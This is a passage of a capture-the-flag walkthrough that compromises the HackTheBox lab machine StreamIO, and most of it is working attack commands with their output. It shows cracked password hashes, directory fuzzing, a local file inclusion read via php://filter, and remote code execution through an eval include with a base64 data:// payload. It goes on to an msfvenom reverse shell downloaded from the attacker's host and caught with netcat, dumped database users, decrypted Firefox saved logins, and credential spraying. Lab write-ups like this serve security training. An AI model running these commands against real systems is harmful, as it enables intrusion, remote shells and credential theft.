08344b85b329d7efd611b7a7743e8a09:##123a8j8w5123##
3577c47eb1e12c8ba021611e1280753c:highschoolmusical
f87d3c0d6c8fd686aacc6627f1f493a5:!!sabrina$
ee0b8a0937abd60c2882eacb2f8dc49f:physics69i
54c88b2dbd7b1a84012fabc1a4c73415:$hadoW
```


```
6dcd87740abb64edfa36d170f0d5450d:$3xybitch
ef8f3d30a856cf166fb8215aca93e9ff:%$clara
2a4e2cf22dd8fcb45adcb91be1e22ae8:$monique$1991$
b22abb47a02b52d5dfa27fb0b534f693:!5psycho8!
b83439b16f844bd6ffe35c02fe21b3c0:!?Love?!123
b779ba15cedfd22a023c4d8bcf5f2332:66boysandgirls..
665a50ac9eaa781e4f7f04199db97a11:paddpadd
```

Trying the username password combos on the website, we are able to login with `yoshihide:66boysandgirls..`

After logging in, we can navigate to the `https://streamio.htb/admin` directory.

We will again run `wfuzz` to brute force the directories:


Keep in mind that we need to include the cookie as well, since we are logged in as `yoshihide`. The cookie can be acquired using the Firefox Network tab.




```
# And second one with directories
wfuzz -c -w raft-small-files-lowercase.txt --hc 404 -u
'https://streamio.htb/admin/FUZZ' -H 'Cookie: PHPSESSID=rpfm5t44tkjm5d8m79el3l533u'
```

```
Target: https://streamio.htb/admin/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000001:   200        49 L     131 W      1678 Ch     "index.php"
000000366:   200        49 L     131 W      1678 Ch     "."
000009786:   200        1 L      6 W        58 Ch       "master.php"
```

We do not get anything important. However, clicking one of the buttons on the `/admin` page, we get the following interesting parameter:




Again, this finding by itself does not lead us anywhere. However, we can use `wfuzz` on this parameter as well:

```
wfuzz -c -w raft-medium-words-lowercase.txt -u 'https://streamio.htb/admin/?FUZZ=' -H
'Cookie: PHPSESSID=rpfm5t44tkjm5d8m79el3l533u' --hh 1678
```

```
Target: https://streamio.htb/admin/?FUZZ=
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000031:   200        74 L     187 W      2444 Ch     "user"
000000475:   200        398 L    916 W      12484 Ch    "staff"
000000663:   200        49 L     137 W      1712 Ch     "debug"
000001380:   200        10790    25878 W    320235 Ch   "movie"
                        L
```

We find `debug` which is very interesting.

Trying to read a file using `debug`, we can try reading the hosts file of Windows: `c:\Windows\System32\Drivers\etc\hosts`



And we get an output. So, we have an `LFI` exploit.

We can read the `index.php` and `master.php` files using the `filter` wrapper and encoding the files in `base64`.

Trying to read `master.php`, we get:

```
https://streamio.htb/admin/?debug=php://filter/read=convert.base64-
encode/resource=./master.php

PGgxPk1vdmllIG1hbmFnbWVudDwvaDE+DQo8P3BocA0KaWYoIWRlZmluZWQoJ2luY2x1ZGVkJykpDQoJZGllK
CJPbmx5IGFjY2Vzc2FibGUgdGhyb3VnaCBpbmNsdWRlcyIpOw0KaWYoaXNzZXQoJF9QT1NUWydtb3ZpZV9pZC
ddKSkNCnsNCiRxdWVyeSA9ICJkZWxldGUgZnJvbSBtb3ZpZXMgd2hlcmUgaWQgPSAiLiRfUE9TVFsnbW92aWV
faWQnXTsNCiRyZXMgPSBzcWxzcnZfcXVlcnkoJGhhbmRsZSwgJHF1ZXJ5LCBhcnJheSgpLCBhcnJheSgiU2Ny
b2xsYWJsZSI9PiJidWZmZXJlZCIpKTsNCn0NCiRxdWVyeSA9ICJzZWxlY3QgKiBmcm9tIG1vdmllcyBvcmRlc
iBieSBtb3ZpZSI7DQokcmVzID0gc3Fsc3J2X3F1ZXJ5KCRoYW5kbGUsICRxdWVyeSwgYXJyYXkoKSwgYXJyYX
koIlNjcm9sbGFibGUiPT4iYnVmZmVyZWQiKSk7DQp3aGlsZSgkcm93ID0gc3Fsc3J2X2ZldGNoX2FycmF5KCR
yZXMsIFNRTFNSVl9GRVRDSF9BU1NPQykpDQp7DQo/Pg0KDQo8ZGl2Pg0KCTxkaXYgY2xhc3M9ImZvcm0tY29u
dHJvbCIgc3R5bGU9ImhlaWdodDogM3JlbTsiPg0KCQk8aDQgc3R5bGU9ImZsb2F0OmxlZnQ7Ij48P3BocCBlY
2hvICRyb3dbJ21vdmllJ107ID8+PC9oND4NCgkJPGRpdiBzdHlsZT0iZmxvYXQ6cmlnaHQ7cGFkZGluZy1yaW
dodDogMjVweDsiPg0KCQkJPGZvcm0gbWV0aG9kPSJQT1NUIiBhY3Rpb249Ij9tb3ZpZT0iPg0KCQkJCTxpbnB
1dCB0eXBlPSJoaWRkZW4iIG5hbWU9Im1vdmllX2lkIiB2YWx1ZT0iPD9waHAgZWNobyAkcm93WydpZCddOyA/
PiI+DQoJCQkJPGlucHV0IHR5cGU9InN1Ym1pdCIgY2xhc3M9ImJ0biBidG4tc20gYnRuLXByaW1hcnkiIHZhb
HVlPSJEZWxldGUiPg0KCQkJPC9mb3JtPg0KCQk8L2Rpdj4NCgk8L2Rpdj4NCjwvZGl2Pg0KPD9waHANCn0gIy
B3aGlsZSBlbmQNCj8+DQo8YnI+PGhyPjxicj4NCjxoMT5TdGFmZiBtYW5hZ21lbnQ8L2gxPg0KPD9waHANCml
mKCFkZWZpbmVkKCdpbmNsdWRlZCcpKQ0KCWRpZSgiT25seSBhY2Nlc3NhYmxlIHRocm91Z2ggaW5jbHVkZXMi
KTsNCiRxdWVyeSA9ICJzZWxlY3QgKiBmcm9tIHVzZXJzIHdoZXJlIGlzX3N0YWZmID0gMSAiOw0KJHJlcyA9I
HNxbHNydl9xdWVyeSgkaGFuZGxlLCAkcXVlcnksIGFycmF5KCksIGFycmF5KCJTY3JvbGxhYmxlIj0+ImJ1Zm
ZlcmVkIikpOw0KaWYoaXNzZXQoJF9QT1NUWydzdGFmZl9pZCddKSkNCnsNCj8+DQo8ZGl2IGNsYXNzPSJhbGV
ydCBhbGVydC1zdWNjZXNzIj4gTWVzc2FnZSBzZW50IHRvIGFkbWluaXN0cmF0b3I8L2Rpdj4NCjw/cGhwDQp9
DQokcXVlcnkgPSAic2VsZWN0ICogZnJvbSB1c2VycyB3aGVyZSBpc19zdGFmZiA9IDEiOw0KJHJlcyA9IHNxb
HNydl9xdWVyeSgkaGFuZGxlLCAkcXVlcnksIGFycmF5KCksIGFycmF5KCJTY3JvbGxhYmxlIj0+ImJ1ZmZlcm
VkIikpOw0Kd2hpbGUoJHJvdyA9IHNxbHNydl9mZXRjaF9hcnJheSgkcmVzLCBTUUxTUlZfRkVUQ0hfQVNTT0M
pKQ0Kew0KPz4NCg0KPGRpdj4NCgk8ZGl2IGNsYXNzPSJmb3JtLWNvbnRyb2wiIHN0eWxlPSJoZWlnaHQ6IDNy
ZW07Ij4NCgkJPGg0IHN0eWxlPSJmbG9hdDpsZWZ0OyI+PD9waHAgZWNobyAkcm93Wyd1c2VybmFtZSddOyA/P
jwvaDQ+DQoJCTxkaXYgc3R5bGU9ImZsb2F0OnJpZ2h0O3BhZGRpbmctcmlnaHQ6IDI1cHg7Ij4NCgkJCTxmb3
JtIG1ldGhvZD0iUE9TVCI+DQoJCQkJPGlucHV0IHR5cGU9ImhpZGRlbiIgbmFtZT0ic3RhZmZfaWQiIHZhbHV
lPSI8P3BocCBlY2hvICRyb3dbJ2lkJ107ID8+Ij4NCgkJCQk8aW5wdXQgdHlwZT0ic3VibWl0IiBjbGFzcz0i
YnRuIGJ0bi1zbSBidG4tcHJpbWFyeSIgdmFsdWU9IkRlbGV0ZSI+DQoJCQk8L2Zvcm0+DQoJCTwvZGl2Pg0KC
TwvZGl2Pg0KPC9kaXY+DQo8P3BocA0KfSAjIHdoaWxlIGVuZA0KPz4NCjxicj48aHI+PGJyPg0KPGgxPlVzZX
IgbWFuYWdtZW50PC9oMT4NCjw/cGhwDQppZighZGVmaW5lZCgnaW5jbHVkZWQnKSkNCglkaWUoIk9ubHkgYWN
jZXNzYWJsZSB0aHJvdWdoIGluY2x1ZGVzIik7DQppZihpc3NldCgkX1BPU1RbJ3VzZXJfaWQnXSkpDQp7DQok
cXVlcnkgPSAiZGVsZXRlIGZyb20gdXNlcnMgd2hlcmUgaXNfc3RhZmYgPSAwIGFuZCBpZCA9ICIuJF9QT1NUW
yd1c2VyX2lkJ107DQokcmVzID0gc3Fsc3J2X3F1ZXJ5KCRoYW5kbGUsICRxdWVyeSwgYXJyYXkoKSwgYXJyYX
koIlNjcm9sbGFibGUiPT4iYnVmZmVyZWQiKSk7DQp9DQokcXVlcnkgPSAic2VsZWN0ICogZnJvbSB1c2VycyB
3aGVyZSBpc19zdGFmZiA9IDAiOw0KJHJlcyA9IHNxbHNydl9xdWVyeSgkaGFuZGxlLCAkcXVlcnksIGFycmF5
KCksIGFycmF5KCJTY3JvbGxhYmxlIj0+ImJ1ZmZlcmVkIikpOw0Kd2hpbGUoJHJvdyA9IHNxbHNydl9mZXRja
F9hcnJheSgkcmVzLCBTUUxTUlZfRkVUQ0hfQVNTT0MpKQ0Kew0KPz4NCg0KPGRpdj4NCgk8ZGl2IGNsYXNzPS
Jmb3JtLWNvbnRyb2wiIHN0eWxlPSJoZWlnaHQ6IDNyZW07Ij4NCgkJPGg0IHN0eWxlPSJmbG9hdDpsZWZ0OyI
+PD9waHAgZWNobyAkcm93Wyd1c2VybmFtZSddOyA/PjwvaDQ+DQoJCTxkaXYgc3R5bGU9ImZsb2F0OnJpZ2h0
O3BhZGRpbmctcmlnaHQ6IDI1cHg7Ij4NCgkJCTxmb3JtIG1ldGhvZD0iUE9TVCI+DQoJCQkJPGlucHV0IHR5c
GU9ImhpZGRlbiIgbmFtZT0idXNlcl9pZCIgdmFsdWU9Ijw/cGhwIGVjaG8gJHJvd1snaWQnXTsgPz4iPg0KCQ
kJCTxpbnB1dCB0eXBlPSJzdWJtaXQiIGNsYXNzPSJidG4gYnRuLXNtIGJ0bi1wcmltYXJ5IiB2YWx1ZT0iRGV
sZXRlIj4NCgkJCTwvZm9ybT4NCgkJPC9kaXY+DQoJPC9kaXY+DQo8L2Rpdj4NCjw/cGhwDQp9ICMgd2hpbGUg
ZW5kDQo/Pg0KPGJyPjxocj48YnI+DQo8Zm9ybSBtZXRob2Q9IlBPU1QiPg0KPGlucHV0IG5hbWU9ImluY2x1Z
GUiIGhpZGRlbj4NCjwvZm9ybT4NCjw/cGhwDQppZihpc3NldCgkX1BPU1RbJ2luY2x1ZGUnXSkpDQp7DQppZi
```

```
gkX1BPU1RbJ2luY2x1ZGUnXSAhPT0gImluZGV4LnBocCIgKSANCmV2YWwoZmlsZV9nZXRfY29udGVudHMoJF9
QT1NUWydpbmNsdWRlJ10pKTsNCmVsc2UNCmVjaG8oIiAtLS0tIEVSUk9SIC0tLS0gIik7DQp9DQo/Pg==
```

And decoding the output and reading it, we get the source code.

Analyzing the files, we get another username and password pair from the `index.php` file:

```php
if(!isset($_SESSION['admin']))
{
    header('HTTP/1.1 403 Forbidden');
    die("<h1>FORBIDDEN</h1>");
}
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" => 'B1@hx31234567890');
$handle = sqlsrv_connect('(local)',$connection);

?>
<!DOCTYPE html>
<html>
<head>
```

Database credentials: `db_admin:B1@hx31234567890`

Analyzing the `master.php` file, we get the following:

```php
# while end
?>
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
<?php if (isset($_POST["include"])) {
    if ($_POST["include"] !== "index.php") {
        eval(file_get_contents($_POST["include"]));
    } else {
        echo " ---- ERROR ---- ";
    }
}
?>
```

Using the `include` parameter, we can exploit the `eval` function and achieve RCE!

RCE

We will use the `system` function of `PHP` for RCE.

```
echo -n 'system($_GET["rce"]);' | base64 # c3lzdGVtKCRfR0VUWyJyY2UiXSk7
curl --insecure -X POST -d
"include=data://text/plain;base64,c3lzdGVtKCRfR0VUWyJyY2UiXSk7" -H "Cookie:
PHPSESSID=rpfm5t44tkjm5d8m79el3l533u" "https://streamio.htb/admin/?
debug=master.php&rce=dir"
```

We will use the `rce` get parameter to input any command we want. This works because we are utilizing the `eval` function which is used by the `include` `GET` parameter.
We run the `dir` command and the output is as follows:

```
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
 Volume in drive C has no label.
 Volume Serial Number is A381-2B63

 Directory of C:\inetpub\streamio.htb\admin

02/22/2022  03:49 AM    <DIR>          .
02/22/2022  03:49 AM    <DIR>          ..
02/22/2022  03:49 AM    <DIR>          css
02/22/2022  03:49 AM    <DIR>          fonts
02/22/2022  03:49 AM    <DIR>          images
06/03/2022  01:51 AM             2,401 index.php
02/22/2022  04:19 AM    <DIR>          js
06/03/2022  01:53 AM             3,055 master.php
02/23/2022  03:16 AM               878 movie_inc.php
02/23/2022  03:16 AM               936 staff_inc.php
02/23/2022  03:16 AM               879 user_inc.php
               5 File(s)          8,149 bytes
               6 Dir(s)   7,188,611,072 bytes free
                </div>
        </center>
</body>
</html>%
```

Reverse Shell

We will create a reverse shell payload using `msfvenom` and use the `Invoke-WebRequest (iwr)` to upload our shell to the server and then execute it.

Creating the payload:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.10 LPORT=9000 -f exe > rev.exe
```

We have to create an `http` server to host our file:

```
sudo python3 -m http.server 80
```

Upload it to the server:

```
curl --insecure -X POST -d "include=data://text/plain;base64,c3lzdGVtKCRfR0VUWyJyY2UiXSk7" -H "Cookie: PHPSESSID=rpfm5t44tkjm5d8m79el3l533u" "https://streamio.htb/admin/?debug=master.php&rce=powershell.exe+-c+iwr+-uri+http://10.10.14.10/rev.exe+-outfile+rev.exe"
```

```
</div>
<br><hr><br>
<h1>User managment</h1>

<div>
        <div class="form-control" style="height: 3rem;">
                <h4 style="float:left;">admin                                                   </h4>
                <div style="float:right;padding-right: 25px;">
                        <form method="POST">
                                <input type="hidden" name="user_id" value="33">
                                <input type="submit" class="btn btn-sm btn-primary" value="Delete">
                        </form>
                </div>
        </div>
</div>
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
                </div>
        </center>
</body>
</html>%

~/Hacking/Boxes/StreamIO
λ ➤
```

```
~/Hacking/Boxes/StreamIO
λ ➤  sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.158 - - [21/Aug/2022 18:46:00] "GET /rev.exe HTTP/1.1" 200 -
```

If we only use `powershell.exe .\rev.exe` the server will hang. We will run the `rev.exe` file in the background. Doing this in Linux is easy by just adding `&`, however, it requires a bit more work in Windows.
We have to use `start-process` with the `-windowstyle hidden` flag.

Before running the following command, we have to listen with `netcat`:

```
nc -lvnp 9000
# Optionally use the following to get more features like tab complete
rlwrap nc -lvnp 9000
```

```
curl --insecure -X POST -d
"include=data://text/plain;base64,c3lzdGVtKCRfR0VUWyJyY2UiXSk7" -H "Cookie:
PHPSESSID=rpfm5t44tkjm5d8m79el3l533u" "https://streamio.htb/admin/?
debug=master.php&rce=powershell.exe+-c+start-process+.\rev.exe+-windowstyle+hidden"
```

After doing this, we get a reverse shell!

```
</div>
<br><hr><br>
<h1>User managment</h1>

<div>
        <div class="form-control" style="height: 3rem;">
                <h4 style="float:left;">admin                                                   </h4>
                <div style="float:right;padding-right: 25px;">
                        <form method="POST">
                                <input type="hidden" name="user_id" value="33">
                                <input type="submit" class="btn btn-sm btn-primary" value="Delete">
                        </form>
                </div>
        </div>
</div>
<br><hr><br>
<form method="POST">
<input name="include" hidden>
</form>
                </div>
        </center>
</body>
</html>%

~/Hacking/Boxes/StreamIO
λ ➤
```

```
~/Hacking/Boxes/StreamIO
λ ➤  rlwrap nc -lvnp 9000
Connection from 10.10.11.158:62838
Microsoft Windows [Version 10.0.17763.2928]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\inetpub\streamio.htb\admin>whoami
whoami
streamio\yoshihide

C:\inetpub\streamio.htb\admin>
```

Getting the user flag

The `user.txt` is not in the desktop folder of `yoshihide`.

Running `dir C:\Users`, we get the following:

```
 Directory of C:\Users

02/22/2022  03:48 AM    <DIR>          .
02/22/2022  03:48 AM    <DIR>          ..
02/22/2022  03:48 AM    <DIR>          .NET v4.5
02/22/2022  03:48 AM    <DIR>          .NET v4.5 Classic
02/26/2022  11:20 AM    <DIR>          Administrator
05/09/2022  05:38 PM    <DIR>          Martin
02/26/2022  10:48 AM    <DIR>          nikk37
02/22/2022  02:33 AM    <DIR>          Public
```

So, one of the other users must have the `user.txt` and thus should be our target.

Remembering the `sql` credentials and the database `STREAMIO` from `index.php`, we can use `Invoke-Sqlcmd` to access the database:

Make sure that you are in a `powershell.exe` session rather than `cmd.exe` before running the following commands!

```
Invoke-Sqlcmd -Database STREAMIO -Query "select database_id, name from sys.databases"
```

Output:

```
database_id name
----------- ----
          1 master
          2 tempdb
          3 model
          4 msdb
          5 STREAMIO
          6 streamio_backup
```

Now that we know all other databases, the `streamio_backup` seems the most interesting. So, let us check it out.

```
Invoke-Sqlcmd -Username db_admin -Password "B1@hx31234567890" -Database
streamio_backup -Query "select * from information_schema.tables"

TABLE_CATALOG   TABLE_SCHEMA TABLE_NAME TABLE_TYPE
-------------   ------------ ---------- ----------
streamio_backup dbo          movies     BASE TABLE
streamio_backup dbo          users      BASE TABLE

Invoke-Sqlcmd -Username db_admin -Password "B1@hx31234567890" -Database
streamio_backup -Query "select * from users"

id username                                             password
-- --------                                             --------
 1 nikk37
389d14cb8e4e9b94b137deb1caf0612a
 2 yoshihide
b779ba15cedfd22a023c4d8bcf5f2332
 3 James
c660060492d9edcaa8332d89c99c9239
 4 Theodore
925e5408ecb67aea449373d668b7359e
 5 Samantha
083ffae904143c4796e464dac33c1f7d
 6 Lauren
08344b85b329d7efd611b7a7743e8a09
 7 William
d62be0dc82071bccc1322d64ec5b6c51
 8 Sabrina
f87d3c0d6c8fd686aacc6627f1f493a5
```

We have some additional user:password hashes. `nikk37` is important, since it is in the `Users` directory. Cracking the passwords, we get:
Note: You must use a rule set with email stuff or use `https://crackstation.net/` for `nikk37`'s hash.

`nikk37:get_dem_girls2@yahoo.com`

Trying our luck with `evil-winrm`, we can login as `nikk37` and get the user flag!

```
~/Hacking/Boxes/StreamIO
λ ➤  evil-winrm -i 10.10.11.158 -u nikk37 -p 'get_dem_girls2@yahoo.com'

Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\nikk37\Documents> gci ..\Desktop


    Directory: C:\Users\nikk37\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         8/21/2022   9:37 PM             34 user.txt


*Evil-WinRM* PS C:\Users\nikk37\Documents>
```

Privilege escalation and root

Looking around, we see an important Group called `CORE STAFF`.

```
*Evil-WinRM* PS C:\Users\nikk37\Documents> net groups

Group Accounts for \\

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*CORE STAFF
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed with one or more errors.

*Evil-WinRM* PS C:\Users\nikk37\Documents> net group "CORE STAFF"
Group name     CORE STAFF
Comment

Members

-------------------------------------------------------------------------------
The command completed successfully.
```

However, this group does not have any members.

I usually like to run `gci -force -recurse` from the home directory of the current user. `nikk37` in this case and we get something interesting:

```
    Directory: C:\Users\nikk37\AppData\Roaming\Mozilla\Firefox\Profiles\br53rxeg.default-release

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        2/22/2022   2:40 AM                bookmarkbackups
d-----        2/22/2022   2:40 AM                browser-extension-data
d-----        2/22/2022   2:41 AM                crashes
d-----        2/22/2022   2:42 AM                datareporting
d-----        2/22/2022   2:40 AM                minidumps
d-----        2/22/2022   2:42 AM                saved-telemetry-pings
d-----        2/22/2022   2:40 AM                security_state
d-----        2/22/2022   2:42 AM                sessionstore-backups
d-----        2/22/2022   2:40 AM                storage
-a----        2/22/2022   2:40 AM             24 addons.json
-a----        2/22/2022   2:42 AM           5189 addonStartup.json.lz4
-a----        2/22/2022   2:42 AM            310 AlternateServices.txt
-a----        2/22/2022   2:41 AM         229376 cert9.db
-a----        2/22/2022   2:40 AM            208 compatibility.ini
-a----        2/22/2022   2:40 AM            939 containers.json
-a----        2/22/2022   2:40 AM         229376 content-prefs.sqlite
-a----        2/22/2022   2:40 AM          98304 cookies.sqlite
-a----        2/22/2022   2:40 AM           1081 extension-preferences.json
-a----        2/22/2022   2:40 AM          43726 extensions.json
-a----        2/22/2022   2:42 AM        5242880 favicons.sqlite
-a----        2/22/2022   2:41 AM         262144 formhistory.sqlite
-a----        2/22/2022   2:40 AM            770 handlers.json
-a----        2/22/2022   2:40 AM         294912 key4.db
-a----        2/22/2022   2:41 AM           1593 logins-backup.json
-a----        2/22/2022   2:41 AM           2081 logins.json
-a----        2/22/2022   2:42 AM              0 parent.lock
-a----        2/22/2022   2:42 AM          98304 permissions.sqlite
-a----        2/22/2022   2:40 AM            506 pkcs11.txt
-a----        2/22/2022   2:42 AM        5242880 places.sqlite
-a----        2/22/2022   2:42 AM           8040 prefs.js
-a----        2/22/2022   2:42 AM            180 search.json.mozlz4
-a----        2/22/2022   2:42 AM            288 sessionCheckpoints.json
-a----        2/22/2022   2:42 AM           1853 sessionstore.jsonlz4
-a----        2/22/2022   2:40 AM             18 shield-preference-experiments.json
-a----        2/22/2022   2:42 AM            611 SiteSecurityServiceState.txt
-a----        2/22/2022   2:42 AM           4096 storage.sqlite
-a----        2/22/2022   2:40 AM             50 times.json
-a----        2/22/2022   2:40 AM          98304 webappsstore.sqlite
-a----        2/22/2022   2:42 AM            141 xulstore.json
```

Using `download` command of `evil-winrm`, we can download the two files.
The `key4.db` file can be decrypted using `firepwd` (https://github.com/lclevy/firepwd):


```
# On key4.db + logins.json
python3 firepwd.py
```

Output:

```
decrypting login/password pairs
https://slack.streamio.htb:b'admin',b'JDg0dd1s@d0p3cr3@t0r'
https://slack.streamio.htb:b'nikk37',b'n1kk1sd0p3t00:)'
https://slack.streamio.htb:b'yoshihide',b'paddpadd@12'
https://slack.streamio.htb:b'JDgodd',b'password@12'
```

However, we cannot login using any of these passwords.

Digging deeper into the active directory and groups using `bloodhound` and `sharphound`, we find that `JDgodd` user has the `WriteOwner` privilege on the `CORE STAFF`:
Note: you can upload the `sharphound` tool to the server using `evil-winrm`'s `upload` command.



However, we do not know the password of `JDgodd`, since `password@12` does not work for him. Looking at the `admin`'s password and seeing it is related to `JDgodd` we can try that one and much to our surprise, it works.

```
~/Hacking/Boxes/StreamIO/cme
λ ➤  cme ldap 10.10.11.158 -u users_2.txt -p passwords_2.txt
SMB         10.10.11.158    445    DC               [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:streamIO.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:JDg0dd1s@d0p3cr3@t0r
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:n1kk1sd0p3t00:)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:paddpadd@12
SMB         10.10.11.158    445    DC               [-] streamIO.htb\admin:password@12
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:JDg0dd1s@d0p3cr3@t0r
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:n1kk1sd0p3t00:)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:paddpadd@12
SMB         10.10.11.158    445    DC               [-] streamIO.htb\nikk37:password@12
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:JDg0dd1s@d0p3cr3@t0r
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:n1kk1sd0p3t00:)
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:paddpadd@12
SMB         10.10.11.158    445    DC               [-] streamIO.htb\yoshihide:password@12
LDAP        10.10.11.158    389    DC               [+] streamIO.htb\JDgodd:JDg0dd1s@d0p3cr3@t0r
```

